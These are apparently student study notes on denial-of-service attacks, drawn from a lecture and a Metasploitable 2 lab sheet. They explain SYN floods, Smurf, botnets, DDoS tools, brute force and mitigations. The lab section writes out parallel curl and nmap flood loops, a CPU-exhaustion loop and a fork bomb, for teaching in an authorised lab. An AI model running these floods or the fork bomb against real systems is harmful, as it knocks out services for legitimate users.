Source material: L06_DoS.pdf (lecture slides, ~57 pages) and E06_DoS.pdf (lab/exercise sheet, ~5 pages), by Hiraku Morita, March 2026. Citations point to the lecture slide page printed in the corner of each slide (e.g. (L06 p.26)) or to the exercise sheet (e.g. (E06 Task 2)).

Scope note / honesty caveat: This chapter is grounded *only* in what those two PDFs contain. The lecture is a slide deck, so many slides are short bullet lists plus images (Kaspersky statistics graphics that contain no extractable text). Where the slides only show a chart title without underlying numbers, that is noted explicitly rather than guessed. The deck also briefly covers **Brute Force** at the end (slides 46–53); that material is summarised here because it is part of the same lecture, but the main exam focus of this chapter is DoS/DDoS.

Overview — what this topic covers and why it matters

A **Denial of Service (DoS)** attack aims to **prevent legitimate users from accessing a system or service** (L06 p.8). In terms of the CIA triad (Confidentiality, Integrity, Availability), DoS specifically **targets Availability** (L06 p.8) — it does not try to steal or alter data, it tries to make the service unreachable or unusable. When the attack traffic comes from **many distributed sources at once**, typically a botnet of compromised machines, it is a **Distributed Denial of Service (DDoS)** attack (L06 p.8, p.40).

DoS is described in the lecture as "another very common type of attack" (L06 p.8) and one that is **still extremely common today** (L06 p.22). The reason is structural: every system has **physical or logical limitations that create bottlenecks** — number of users, file sizes, connection bandwidth, number of parallel connection handshakes, and CPU computation bandwidth (L06 p.22). **Exceed any one of these limits and the system's response behaviour breaks down** (L06 p.22). That is the core idea the exercise sheet calls **resource exhaustion** (E06, Learning Objectives). The lecture also notes the threat is *evolving*: attacks are getting more complex, simple **Layer 4 (transport)** attacks are dwindling while **Layer 7 (application)** attacks are on the rise, many easy-to-use attack tools exist, professionals favour advanced attacks, and hacktivists still tend to use simpler ones (L06 p.23). This chapter covers how the classic attacks work, how to mitigate them, the real tools used in the wild, and the hands-on lab where resource exhaustion is observed on a deliberately vulnerable VM. The end of the lecture pivots to **brute force** attacks, included here for completeness.

Key Concepts

DoS vs DDoS

What: A **DoS** attack comes from (typically) a single source and tries to deny legitimate users access to a system. A **DDoS** (Distributed DoS) attack does the same thing but from **many sources simultaneously** (L06 p.8).

Why it matters: The lecture is explicit that "**without botnets, DDoS is difficult to achieve**" (L06 p.35) and that a successful flood "**must be sustained**" (L06 p.35). A single attacking machine is limited by its own network bottleneck — "**Simple DoS might suffer from network bottlenecks**" (L06 p.35) — so to overwhelm a well-provisioned target you generally need many machines, i.e. a **botnet** of compromised "zombie" hosts coordinated by a **Command & Control (C&C)** server (L06 p.32, p.40). The summary slide reinforces this: DoS "can be unsophisticated... can be devastating... but require many partners for

effective operation (DDoS)" (L06 p.44).

How: In a DDoS the attacker controls a **master** which directs many **agents/zombies**; agents flood the designated target while the master can spoof its IP and hide communications (L06 p.40). Defenders can attack the distributed model itself by **taking down C&C servers** and **disinfecting machines** (L06 p.35).

The Availability target (CIA triad)

What: DoS attacks the **Availability** leg of Confidentiality–Integrity–Availability (L06 p.8).

Why: This frames every defensive decision. The attacker is not after secrets or data tampering; they want the service *down*. Hence mitigations are about keeping the service reachable (reverse proxies, extra bandwidth, filtering) rather than about encryption or access control.

Why DoS works — bottlenecks / resource exhaustion

What: DoS is possible because real systems have finite resources. The lecture lists concrete bottlenecks (L06 p.22): - Number of users - Size of files - Bandwidth of connection - Number of parallel connection handshakes - Bandwidth of CPU computation

Why: "Exceed any limit and response behaviour breaks down" (L06 p.22). The exercise reframes this as the fundamental concept of DoS being **resource exhaustion** (E06, Learning Objectives) — you observe how a limited-resource system behaves under load until services degrade and the system becomes unstable.

How (from the lab): Different attack styles exhaust different resources — **CPU, disk I/O, network connection tables**, and **web-server worker processes** (E06 Tasks 2–5, §5 Comparison). A port scan stresses the kernel network stack, an HTTP flood exhausts Apache workers, and an internal I/O workload saturates CPU/disk.

Attack-layer taxonomy (Layer 4 vs Layer 7)

What: The lecture distinguishes **Layer 4 (transport-layer)** attacks from **Layer 7 (application-layer)** attacks (L06 p.23).

Why: It captures the *trend*: "**Layer 4 attacks dwindle, Layer 7 attacks on the rise**" (L06 p.23). Layer 4 attacks (e.g. SYN flood, UDP flood) hit the transport/network plumbing; Layer 7 attacks (e.g. HTTP flood, Slowloris) hit the application logic and are harder to filter because the requests look legitimate.

How / examples from the deck: - Transport/network-layer (Layer 3/4) examples: Ping of Death, SYN flood, Smurf, Teardrop, Land, UDP/ICMP floods (L06 pp.25–29, p.40). - Application-layer (Layer 7) examples: **Slowloris** — explicitly called "the only Layer 7 tool in this list" (L06 p.42) — and **HTTP flooding** (LOIC/HOIC, L06 p.37, p.39; E06 Task 3).

Note: The lecture does not use the textbook tripartite "volumetric / protocol / application-layer" naming explicitly; it uses the **Layer 4 vs Layer 7** framing (L06 p.23). The individual attacks below map onto those general categories, but cite the slide's own terminology in the exam.

Ping of Death (PoD, 1997)

What: An attack that crafts an oversized/illegally-fragmented IP packet (L06 p.25).

Why/How: TCP/IP IPv4 packets can be up to **65,535 bytes** (L06 p.25). The attacker crafts a **fragmented packet that, when reassembled, goes beyond this limit** (L06 p.25). The result may be a **buffer overflow** — a system crash — **or even remote code execution (RCE)** (L06 p.25). Current OSes handle this, but it resurfaces in CVEs (the slide cites **CVE-2013-3183** and **CVE-2020-16898**) (L06 p.25). The

lecture uses it as the **classic example of "why you keep your systems updated"**, noting a Linux patch landed **2:34:10 hours after the report** (L06 p.25). Footnote: modern packets can window-scale up to a gigabyte per **RFC 7323** (L06 p.25).

SYN Flood (1996)

What: A Layer-4 attack that **exploits the TCP 3-way handshake** (L06 p.26). This is the single most exam-relevant attack in the deck.

How the handshake is abused (L06 p.26): 1. Attacker sends a **SYN** packet. 2. Receiver replies with **SYN-ACK**. 3. Receiver **waits for the final ACK** (with a timeout) — the connection is "half-open". 4. The attacker **never sends the final ACK**, instead **flooding the target with more SYN packets**.

Why it works — the bottleneck: The target keeps a **buffer for incomplete (half-open) TCP connections**, and that buffer fills up (L06 p.26). The slide notes that **in the early 1990s a server might allow only ~5 concurrent connection attempts** (L06 p.26). Once the buffer is full, **the receiver cannot react to valid connection attempts** (L06 p.26) — legitimate users are denied service. (Mitigations: SYN cookies / RST cookies / stack tweaking — see "Mitigating SYN Floods" below.)

Smurf (IP) attack (1997)

What: A **reflection/amplification** attack using ICMP echo (ping) over broadcast (L06 p.27).

How (L06 p.27): 1. Attacker sends an **ICMP echo request to a network broadcast address**, with the **source IP spoofed to point at the victim**. 2. Every host on that network (the **intermediaries**) responds with an **ICMP echo reply**. 3. All those replies are directed at the victim, **flooding it**. 4. Net effect: **"The network performs a DDoS on itself."**

Why it matters: It is the deck's clearest example of **reflection + amplification** — one spoofed request becomes many replies aimed at the victim. **Defence is at the router level**, and default router behaviour has since been adjusted in the standards to not respond to broadcast pings (L06 p.27).

Teardrop fragmentation attack (1997)

What: An attack using a **crafted, fragmented TCP message** whose **fragments overlap** (L06 p.28).

How/Why: The victim system **fails to reconstruct the overlapping fragments correctly**, which **restarts or crashes vulnerable systems** (L06 p.28). Like Ping of Death, it's a malformed-packet attack that breaks the reassembly logic rather than a pure flood.

Land attack (Local Area Network Denial, 1997)

What: An attack that creates an **endless forwarding loop** by setting **identical source and destination IPs and ports** in a packet (L06 p.29).

How/Why: The attacker **spoofs the target/victim's own IP and port** as both source and destination; the **victim machine enters a loop replying to itself** (L06 p.29). It is a **very simple setup** (L06 p.29). It was **fixed in 1997** but **resurfaced in Windows Server 2003 and Windows XP SP2** (L06 p.29) — another illustration that old bugs come back.

UDP / ICMP floods

What: Plain volumetric floods of UDP or ICMP traffic. The deck does not give them a dedicated theory slide but references them repeatedly in the tools section: **LOIC does TCP, UDP & ICMP flooding** (L06 p.37); **TFN does SYN flood, UDP flood and Smurf** (L06 p.40); **Stacheldraht does ICMP ping floods, TCP SYN & UDP floods, and Smurf** (L06 p.41).

Why: These are the bread-and-butter volumetric attacks a botnet uses to saturate a target's bandwidth or processing.

Botnets, C&C, and zombies

What: A **botnet** is a network of compromised machines ("zombies") controlled by an attacker through a **Command & Control (C&C)** server to mount a DDoS (L06 p.32, p.40).

How (TFN model, L06 p.40): A master controls agents; agents flood the designated targets; communications are encrypted and can be hidden in normal traffic; the master can spoof its IP.

Why it matters for defence: Because DDoS depends on the botnet, defenders can strike the infrastructure: **take down C&C servers** and **disinfect machines** (L06 p.35). The lecture also warns the *attacker* is exposed at these moments — "**When the C&C server is taken over, the attacker might be at risk of discovery**", and "**same when packets can be tracked**" (L06 p.35). Keeping your own systems updated prevents your machines from **becoming zombies in a botnet used for an attack** (L06 p.32).

Mitigating SYN Floods (SYN cookies, RST cookies, stack tweaking)

Three specific SYN-flood mitigations (L06 p.31):

- **SYN Cookie:** Instead of allocating buffer state on the half-open connection, the server **encodes the relevant connection information into the sequence number** it sends in the SYN-ACK. When the client's final ACK comes back, that ACK **verifies the client's response** and the encoded cookie lets the server reconstruct state. This means **no buffer is consumed by half-open connections**.
- **RST Cookie:** The server **replies with a deliberately bad SYN-ACK**, which **forces a legitimate client to send a RST**. That RST **verifies the client's genuine interest** in establishing a connection — bots that just flood SYNs won't complete this.
- **Stack Tweaking:** Operating-system-level tuning — **reduce the timeout for accepting the final ACK, increase the buffer size**, etc.

Critical caveat (exam point): Stack tweaking "**delays the effect, but is not fixing the bottleneck**" (L06 p.31). It buys time, it doesn't solve the problem.

Generic mitigations

For DoS in general, the deck lists (L06 p.32):

- **Firewalls** — e.g. **filtering ICMP and UDP ports prevents some LOIC DDoS attacks**.
- **Intrusion Detection / Prevention Systems (IDS/IPS)** — detect and block attacks, e.g. **blocking the attacked service in the firewall**.
- **Updated systems** — keep AV signatures, OS and software patches current, both to fix vulnerabilities (Ping of Death, Teardrop, Land) and to **prevent your machines becoming zombies** in a botnet.

The Weaknesses slide adds: "**Simple firewall rules help against a uniform attack pattern**" (L06 p.35) — uniform/repetitive attack traffic is the easiest to filter.

Third-party / web-security services (reverse proxies)

What: Outsourced DDoS protection via providers that put **reverse proxies as frontends to your service** (L06 p.33). Cloudflare is named as an example (L06 p.33).

Why/How (L06 p.33): Many bottlenecks are *real and physical* — "try freeing up your internet connection" once it's saturated, you can't. So these services **reroute traffic via data centres at multiple locations; if one reverse proxy is attacked, others can take over, and your service stays available**.

This is the practical answer to bandwidth-exhaustion DDoS that no single server can defend on its own.

Weaknesses of (D)DoS attacks (the defender's leverage)

The lecture lists why DoS attacks are not invincible (L06 p.35): - The **flood must be sustained** (stop flooding, service recovers). - **Counter-measures include taking down C&C servers and disinfecting machines**. - Taking over a C&C server **puts the attacker at risk of discovery**; same if **packets can be tracked**. - **Simple DoS suffers from network bottlenecks** (the attacker has limits too). - **Without botnets, DDoS is difficult to achieve**. - **Simple firewall rules help against a uniform attack pattern**.

(D)DoS tools seen in the wild

The lecture surveys real "network stress testing" / attack tools (L06 pp.37–42):

- **LOIC — Low Orbit Ion Cannon** (L06 p.37–38): open-source stress-test/DoS tool with an **easy GUI**; targets a **URL or IP**; does **TCP, UDP & ICMP flooding** and **HTTP flooding**. **Limitations: no IP spoofing → doesn't hide your IP → source is traceable; and it can't do DDoS by itself — that requires many volunteers**. Used by **Anonymous** with volunteers against the **Church of Scientology (2010)** and in **Operation Payback (2010)** against companies opposing WikiLeaks.
- **HOIC — High Orbit Ion Cannon** (L06 p.39): performs **HTTP flood** attacks; developed by Anonymous members (prosecuted during Operation Payback); **designed to be effective with ~50 users**, more needed against protected servers.
- **TFN / TFN2K — Tribal Flood Network (1999)** (L06 p.40): a set of programs for **DDoS** doing **SYN flood, UDP flood and Smurf**, with **C&C support** (master/agents, encrypted and hideable comms, master can spoof IP).
- **Stacheldraht (1999, "barbed wire")** (L06 p.41): **ICMP ping floods, TCP SYN & UDP floods, Smurf, source address forgery (IP spoofing), encryption; combines features of Trinoo & TFN**.
- **Slowloris** (L06 p.42): the **only Layer 7 tool in the list**; a **slow, low-bandwidth** attack that **ties up the web server's sockets by opening many connections and keeping them open as long as possible while making partial HTTP requests**. Original Perl script from 2009, also a Python implementation.

Brute Force (the lecture's second half)

The lecture pivots from DoS to **brute force** (L06 pp.46–53). Key points:

- **What:** A technique that **lacks sophistication — trial and error to determine invisible entities** like **usernames, passwords, and web-server directories** (L06 p.46). Can run **locally** (e.g. **John the Ripper** on a copy of the hashes) or **remotely over a network** (L06 p.46).
- **Remote tools (L06 p.47):** **Hydra — a parallelised login cracker** supporting parallelisation and many protocols; **Crowbar** for **OpenVPN, RDP, SSH private keys, VNC keys**. Note Windows 11 RDP got **default protection in July '22: a 10-minute account lock after 10 invalid sign-in attempts** — the slide asks pointedly "what could possibly go wrong?" (a lockout policy can itself be abused for DoS).
- **Reducing the search space (L06 p.48):** **dictionary attacks, personal info** (birthdays, names), and **rule-based permutations of dictionaries**. History: passwords were once protected by a **slow crypt ()** routine, until **optimised crackers (Crack 3.2a, 1991; rule-based Crack 4.x, 1991)** changed the rules. **John the Ripper is a successor of Crack**.
- **"A noisy affair" (L06 p.49):** Brute force is an **attack against the odds (combinatorics)**; repeated trial-and-error **produces lots of noise and floods a good system's logs** — but it still wins if the **attacker can sneak away with the information**.

- **Attacker vs defender (L06 p.50–51):** Attacker **modulates patterns, distributes & delays, reduces search space, uses statistics on common phrases, and chooses broad sweep vs targeted.** Defender **picks up on patterns, disrupts ongoing attacks, makes combinatorics work against the attacker, evens the odds (password policies), and checks passwords against the same lists attackers use.**
- **Relevance — IoT (L06 p.53):** Especially dangerous for **IoT devices/routers with default usernames/passwords.** Prediction of **29 billion IoT devices by 2023;** brute force is typically against **telnet and ssh;** tracked with **IoT honeypots.** In **H1 2023, 97.91% of attacks were against telnet.** Aims include **DDoS, ransomware, DNS redirection, proxies;** the dark-net "services" include **DDoS attacks, botnets, and zero-day IoT vulnerabilities** (cited to Kaspersky IoT threat report 2023). Note the loop back to DoS: brute-forced IoT devices become the zombies that power DDoS.

"Insecurity of the Week" — the MitID DoS case

The lecture's news item (L06 pp.5–6) is a **MitID DoS** incident. Known details were sparse (little media detail despite lurid coverage from Version2), but the issues raised were (L06 p.6): - **Username guessing was possible** — a non-existent UID was **immediately confirmed** as non-existent (an enumeration oracle). - **~11,000 usernames harvested in one night without being blocked.** - **A DoS against 17 users** (who had given consent for the test). - The possibility of **socially engineering someone into "swiping"** (approving) a login. - **Lacking logging & surveillance.**

Exam relevance: It ties DoS to real-world identity systems and shows that **weak rate-limiting and missing logging** enable both enumeration and DoS.

Glossary

- **Denial of Service (DoS)** — An attack whose goal is **preventing legitimate users from accessing the system;** it **targets Availability** of the CIA triad (L06 p.8).
- **Distributed Denial of Service (DDoS)** — A DoS launched from **many sources at once,** generally requiring a **botnet;** "without botnets, DDoS is difficult to achieve" (L06 p.8, p.35).
- **Availability** — The CIA-triad property that a service is reachable/usable; the property DoS attacks (L06 p.8).
- **Resource exhaustion** — The core mechanism of DoS: consuming a finite resource (CPU, memory, I/O, bandwidth, connection slots, workers) until the service degrades or fails (E06, Learning Objectives; L06 p.22).
- **Bottleneck** — A finite limit (users, file size, connection bandwidth, parallel handshakes, CPU bandwidth) that, once exceeded, breaks response behaviour (L06 p.22).
- **Layer 4 attack** — A transport/network-layer DoS (e.g. SYN flood, UDP flood); the lecture says these are **dwindling** (L06 p.23).
- **Layer 7 attack** — An application-layer DoS (e.g. HTTP flood, Slowloris); these are **on the rise** (L06 p.23).
- **SYN flood** — Exploits the TCP 3-way handshake by sending SYNs and never the final ACK, filling the **half-open connection buffer** (L06 p.26).
- **Half-open connection** — A TCP connection where SYN-ACK was sent but the final ACK never arrived; these consume the buffer the SYN flood targets (L06 p.26).
- **3-way handshake** — TCP connection setup: SYN → SYN-ACK → ACK (L06 p.26).
- **Ping of Death (PoD)** — Crafting a fragmented IP packet that reassembles beyond **65,535 bytes,** causing buffer overflow / crash / possible RCE (L06 p.25).

- **Smurf attack** — Broadcast ICMP echo request with the **victim's IP spoofed as source**; all intermediaries reply to the victim, so the **network DDoSes itself**; defended at router level (L06 p.27).
- **Reflection / amplification** — Technique (illustrated by Smurf) where a spoofed request triggers many larger/numerous responses aimed at the victim (L06 p.27).
- **Teardrop attack** — Crafted **overlapping TCP fragments** that break the victim's reassembly logic, causing restart/crash (L06 p.28).
- **Land attack** — Packet with **identical source and destination IP and port** (the victim's own), causing the victim to loop replying to itself (L06 p.29).
- **Botnet** — A network of compromised "zombie" machines controlled by an attacker to mount DDoS (L06 p.32, p.40).
- **Zombie** — A compromised machine enrolled in a botnet; keeping systems updated prevents your machine becoming one (L06 p.32).
- **Command & Control (C&C / C2) server** — The infrastructure that directs botnet agents; taking it down is a key counter-measure (L06 p.35, p.40).
- **IP spoofing / source address forgery** — Faking the source IP of packets; used by Smurf, Land, TFN, Stacheldraht (L06 pp.27, 29, 40, 41).
- **SYN cookie** — SYN-flood mitigation: encode connection state into the sequence number instead of allocating buffer; the returning ACK verifies the client (L06 p.31).
- **RST cookie** — SYN-flood mitigation: server sends a bad SYN-ACK to force a legitimate client to RST, verifying its interest (L06 p.31).
- **Stack tweaking** — OS tuning (shorter ACK timeout, bigger buffer) that **delays but does not fix** the SYN-flood bottleneck (L06 p.31).
- **Reverse proxy** — A front-end (e.g. from Cloudflare) that absorbs/distributes traffic across data centres so the protected service stays available (L06 p.33).
- **IDS / IPS** — Intrusion Detection / Prevention Systems that detect and block attacks, e.g. blocking the attacked service in the firewall (L06 p.32).
- **LOIC (Low Orbit Ion Cannon)** — GUI stress/DoS tool; TCP/UDP/ICMP + HTTP flooding; **no IP spoofing (traceable), can't DDoS alone** (L06 pp.37–38).
- **HOIC (High Orbit Ion Cannon)** — HTTP-flood tool; effective with ~50 users (L06 p.39).
- **TFN / TFN2K (Tribal Flood Network)** — 1999 DDoS toolkit: SYN/UDP floods + Smurf, encrypted C&C, IP spoofing (L06 p.40).
- **Stacheldraht** — 1999 DDoS tool combining Trinoo & TFN: ICMP/SYN/UDP floods, Smurf, IP spoofing, encryption (L06 p.41).
- **Slowloris** — Layer-7, low-bandwidth attack that holds web-server sockets open with partial HTTP requests (L06 p.42).
- **Fork bomb** — A self-replicating process that exhausts the process table and freezes the system: `: () { : | :& } ; :` (E06 Task 5).
- **Metasploitable 2** — Intentionally vulnerable VM (no system updates) used as the DoS lab victim (E06, Purpose).
- **Brute force** — Unsophisticated trial-and-error to discover usernames, passwords, or directories (L06 p.46).
- **Hydra** — Parallelised remote login cracker supporting many protocols (L06 p.47).
- **John the Ripper** — Password cracker, successor of Crack; can run locally on a copy of hashes (L06 p.46, p.48).
- **Dictionary attack** — Brute force restricted to a wordlist (plus rule-based permutations) to shrink the

How-To Cookbook

These procedures are taken directly from the **E06 exercise sheet** (the DoS lab on Metasploitable 2 from Kali Linux) plus the conceptual mitigations from the lecture. Run only against systems you own/are authorised to test — the lab environment is the deliberately vulnerable Metasploitable 2 VM (E06, Purpose). The lecture does **not** include an `hping3` SYN-flood walkthrough; the SYN-flood material is conceptual (L06 p.26) and the lab suggests building one as an extension (E06 §8). See "Gotchas" before assuming an exact `hping3` command from this lecture.

A. Set up the lab environment (E06, Environment Setup)

1. Provision two VMs: **Victim** = **Metasploitable 2**, **Attacker** = **Kali Linux**.
2. Put **both** on the same virtual network (NAT or Host-Only).
3. On Metasploitable 2, find its IP address: `ifconfig`
4. Note that IP — it replaces `<METASPLOITABLE IP>` in every command below.

B. Task 1 — Baseline observation (E06 Task 1)

1. Open a terminal **inside Metasploitable 2** and run: `top`
2. Observe and record: **CPU usage**, **Memory usage**, and the running services **Apache**, **Tomcat**, **vsftpd**, **MySQL**.
3. List the listening services: `netstat -tulnp`
4. To leave `top`, **press q** to return to the shell.
5. This baseline is what every later stress test is compared against.

C. Task 2 — Network-layer stress via port scan (E06 Task 2)

1. From **Kali**, run a full TCP port scan against the victim: `nmap -T4 -p- <METASPLOITABLE IP>` (`-T4` = aggressive timing; `-p-` = all 65,535 ports.)
2. On **Metasploitable 2**, watch `top` and observe: **CPU activity** — especially **Idle (id)** and **Software Interrupt (si)**, **slower terminal responses**, and **occasional spikes from Apache/Tomcat**.
3. **Stronger variant — parallel scans**: launch 10 scans at once: `for i in {1..10}; do nmap -T4 -p- <METASPLOITABLE IP> & done` Watch `top` again — degradation should be more pronounced.
4. **Stop the scans**: `pkill nmap` *Why it stresses the victim*: each scan forces the kernel to handle thousands of incoming TCP connection attempts — handling SYN packets, updating connection tables, generating responses — raising software interrupts and reducing responsiveness (E06 Task 2).

D. Task 3 — Application-layer stress via HTTP flood (E06 Task 3)

1. From **Kali**, send a single request first to confirm the service: `curl http://<METASPLOITABLE IP>/`
2. Flood Apache with **200 parallel** background requests: `for i in {1..200}; do curl -s http://<METASPLOITABLE IP>/ >/dev/null & done`
3. On **Metasploitable 2**, observe: **Apache workers increasing**, **CPU spikes**, and **curl delays or timeouts**.
4. **Stronger variant — 500 parallel requests**: `for i in {1..500}; do curl -s http://<METASPLOITABLE IP>/ >/dev/null & done`

5. **Stop the flood:** `pkill curl` *Why:* unlike the port scan (network stack), this **overloads the Apache web server itself**, causing **worker exhaustion**, delayed responses, and service degradation (E06 Task 3).

E. Task 4 — Internal I/O / CPU exhaustion (E06 Task 4)

1. **On Metasploitable 2 itself**, launch 20 parallel I/O + CPU-heavy jobs: `for i in {1..20}; do cat /dev/urandom | md5sum & done`
2. Observe with: `top` Look for **CPU and I/O saturation, system lag or partial freeze, and service response degradation** (also rising software interrupts, processes entering **D-state**, increased I/O wait).
3. **Stop the workload:** `pkill md5sum` *Why it differs:* the load is generated **internally on the victim**, not from Kali, exhausting CPU and disk directly (E06 Task 4).

F. (Optional) Task 5 — Full system freeze with a fork bomb (E06 Task 5)

1. **Warning: this will freeze the VM** (E06 Task 5). Only run on a disposable VM you can hard-reset.
2. On Metasploitable 2: `:(){:|:&};:` This defines a function `:` that calls itself twice (piping one copy into another and backgrounding), recursively, until the process table is exhausted.

G. Inspect log evidence (E06 §6)

1. On Metasploitable 2, examine the Apache logs for evidence of the floods: `/var/log/apache2/access.log /var/log/apache2/error.log`
2. Look for whether the DoS attempts are visible, any **unusual or repeated entries**, and what they reveal about service stress.

H. Recognising attack traffic (symptoms to look for)

Per the lecture and exercise, the tell-tale signs of a DoS in progress: 1. **CPU:** high usage, low **Idle (id)**, rising **Software Interrupt (si)** and I/O wait (E06 Tasks 2 & 4). 2. **Network/connection state:** many **half-open TCP connections** for a SYN flood (conceptually, the half-open buffer fills — L06 p.26); thousands of inbound connection attempts during scans (E06 Task 2). 3. **Web server:** rising **worker process** count, delayed responses, **timeouts** on `curl` (E06 Task 3). 4. **Logs:** floods of repeated entries; brute force in particular "floods a good system's logs" (L06 p.49). 5. **Traffic shape:** a **uniform attack pattern** is the giveaway that simple firewall rules can block (L06 p.35).

I. Mitigation procedure (conceptual, from the lecture)

1. **Against SYN floods specifically (L06 p.31):** enable **SYN cookies** (encode state in the sequence number, no half-open buffer used); use **RST cookies** (force legitimate clients to RST); apply **stack tweaking** (shorter ACK timeout, bigger buffer) — but remember this **only delays, doesn't fix**.
2. **Filter at the firewall (L06 p.32):** block/filter **ICMP and UDP ports** (stops some LOIC-style floods) and block the attacked service.
3. **Deploy IDS/IPS (L06 p.32):** detect and automatically block attack sources.
4. **Keep systems updated (L06 p.32):** patch OS/software (closes PoD/Teardrop/Land-class bugs) and keep AV signatures current so your hosts don't become **zombies**.
5. **Use a third-party reverse-proxy service (L06 p.33):** e.g. Cloudflare — reroute traffic across multiple data centres so an attack on one proxy is absorbed and the service stays up.
6. **Attack the botnet (L06 p.35):** where possible, **take down C&C servers** and **disinfect machines**; remember the flood **must be sustained**, so disruption restores service.

Exam-Style Q&A

Q1. What is the goal of a DoS attack, and which part of the CIA triad does it target? A. The goal is to **prevent legitimate users from accessing the system** (L06 p.8). It targets **Availability** of the CIA triad (L06 p.8) — it does not aim at confidentiality or integrity (it neither steals nor alters data), only at making the service unreachable/unusable.

Q2. Distinguish DoS from DDoS. Why is a botnet usually necessary for DDoS? A. A **DoS** typically originates from a single source; a **DDoS** comes from **many sources simultaneously** (L06 p.8). A botnet is usually necessary because a single attacking machine is constrained by its own network bottleneck — "Simple DoS might suffer from network bottlenecks" — and the lecture states outright that "**without botnets, DDoS is difficult to achieve**" (L06 p.35). The flood also **must be sustained** (L06 p.35), which many coordinated zombies make possible.

Q3. Explain the mechanism of a SYN flood step by step. What is the bottleneck it exhausts? A. It exploits the **TCP 3-way handshake** (L06 p.26): (1) the attacker sends a **SYN**; (2) the receiver replies **SYN-ACK** and (3) **waits (with a timeout) for the final ACK**; (4) the attacker **never sends the ACK** and instead **floods more SYNs**. The exhausted bottleneck is the **buffer for incomplete (half-open) TCP connections** — once it is full, **the receiver cannot react to valid connection attempts** (L06 p.26). The slide notes early-1990s servers might allow only ~5 concurrent connection attempts.

Q4. Name and explain three mitigations specific to SYN floods. Which one only delays the problem? A. (1) **SYN cookie** — encode connection info in the **sequence number** instead of allocating buffer state; the client's returning ACK verifies it, so no half-open buffer is consumed. (2) **RST cookie** — the server sends a **bad SYN-ACK** to force a legitimate client to send a **RST**, verifying genuine interest. (3) **Stack tweaking** — reduce the ACK timeout and increase the buffer. **Stack tweaking only delays the effect** — it "is not fixing the bottleneck" (L06 p.31).

Q5. How does the Smurf attack work, and why is it described as the network "performing a DDoS on itself"? A. The attacker sends an **ICMP echo request to a broadcast address with the source IP spoofed to the victim's address** (L06 p.27). Every host on the network (the intermediaries) **replies**, and all those **ICMP echo replies flood the victim**. Because the network's own hosts generate the flood toward the victim, "**the network performs a DDoS on itself.**" It is an example of **reflection/amplification**, and defence is at the **router level** (default behaviour has been changed in the standards).

Q6. Compare Ping of Death, Teardrop, and Land. What category of attack do they share, and what do their defences have in common? A. All three are **malformed-/crafted-packet attacks from 1997** that break a victim's packet-handling logic rather than simply flooding bandwidth. **Ping of Death** sends a fragmented IP packet that reassembles **beyond 65,535 bytes**, causing buffer overflow/crash/possible RCE (L06 p.25). **Teardrop** sends **overlapping TCP fragments** that break reassembly, crashing the system (L06 p.28). **Land** sends a packet with **identical source/destination IP and port** (the victim's), so the victim **loops replying to itself** (L06 p.29). Their defences share a theme: **keep systems patched** — all three were fixed long ago but resurfaced (Land in Windows Server 2003 / XP SP2; PoD as later CVEs), which is the lecture's "why you keep your systems updated" lesson (L06 p.25, p.29).

Q7. Why are DoS attacks "still so common"? Give the structural reason. A. Because every system has **physical/logical limitations that create bottlenecks** — number of users, file sizes, connection bandwidth, number of parallel connection handshakes, CPU computation bandwidth — and **exceeding any limit makes response behaviour break down** (L06 p.22). Additionally, attacks are getting more complex, **Layer 7 attacks are rising**, and there are **many easy-to-use attack tools** (L06 p.23).

Q8. What is the difference between a Layer 4 and a Layer 7 DoS attack, and what trend does the

lecture report? Give an example of each. A. **Layer 4** attacks hit the transport/network plumbing (e.g. **SYN flood**, **UDP flood**); **Layer 7** attacks hit the application (e.g. **HTTP flood**, and **Slowloris**, "the only Layer 7 tool in this list" — L06 p.42). The trend: **Layer 4 attacks are dwindling while Layer 7 attacks are on the rise** (L06 p.23).

Q9. How does Slowloris achieve denial of service with very little bandwidth? A. Slowloris is a **slow, low-bandwidth Layer-7 attack** that **ties up the web server's sockets by opening many connections and keeping them open as long as possible**, sending only **partial HTTP requests** so the server keeps each connection waiting (L06 p.42). It exhausts the connection pool rather than the bandwidth, which is why it works on low bandwidth.

Q10. Compare LOIC and HOIC. What is a key limitation of LOIC for an attacker? A. LOIC is an easy-GUI tool that floods via **TCP, UDP, ICMP and HTTP** against a URL/IP (L06 p.37). HOIC focuses on **HTTP flood** attacks and was **designed to be effective with ~50 users** (L06 p.39). A key LOIC limitation: it has **no IP spoofing**, so it **does not hide the attacker's IP and the source is traceable**, and it **cannot do DDoS on its own** — that requires many volunteers (L06 p.38). Both were used by Anonymous (e.g. Operation Payback, 2010).

Q11. What roles exist in a botnet-based DDoS (using TFN as the model), and how can defenders exploit the model's weaknesses? A. In the TFN model a **master controls agents**; agents **flood the targets**; **communications are encrypted and can be hidden in traffic**, and the **master can spoof its IP** (L06 p.40). Defenders exploit weaknesses (L06 p.35): the **flood must be sustained**; **taking down C&C servers and disinfecting machines** disrupts it; **taking over a C&C server or tracking packets** risks **exposing the attacker**; and **without botnets DDoS is hard to achieve**, while **simple firewall rules defeat a uniform attack pattern**.

Q12. Your service is being hit by a bandwidth-saturating DDoS that your single server cannot absorb. What does the lecture recommend, and why? A. Use a **third-party web-security service** that provides **reverse proxies as a frontend** (e.g. **Cloudflare**) (L06 p.33). Because **many bottlenecks are real and physical** — once your internet connection is saturated you cannot free it locally — these services **reroute traffic via data centres at multiple locations**, so if **one reverse proxy is attacked**, **others take over and your service stays available** (L06 p.33).

Q13. In the Metasploitable 2 lab, three external/internal techniques caused DoS-like effects. Identify which resource each one exhausted and which targets the application versus the network versus the host. A. (1) **Port scan from Kali** (`nmap -T4 -p-`, optionally $\times 10$ in parallel) stresses the **network stack** — thousands of inbound TCP connection attempts raise CPU/software interrupts and connection-table work (E06 Task 2). (2) **HTTP request flood** (`curl \times 200 / \times 500` in parallel) overloads the **Apache web server**, exhausting **worker processes** (E06 Task 3). (3) **I/O exhaustion** (`cat /dev/urandom | md5sum \times 20`, run on the victim) saturates **CPU and disk I/O** internally (E06 Task 4). So: Task 2 = network, Task 3 = application/workers, Task 4 = host CPU/I/O (E06 §5).

Q14. What symptoms in `top` indicate the victim is under network or I/O stress, and what would you check in the logs? A. In `top`: falling **Idle (`id`)**, rising **Software Interrupt (`si`)** and I/O wait, **slower terminal response**, spikes from Apache/Tomcat, rising **worker** counts, and processes entering **D-state** (E06 Tasks 2–4). In the logs, check `/var/log/apache2/access.log` and `error.log` for whether the flood is visible, **unusual or repeated entries**, and signs of service stress (E06 §6). Note the lecture's parallel point that brute force "floods a good system's logs" (L06 p.49).

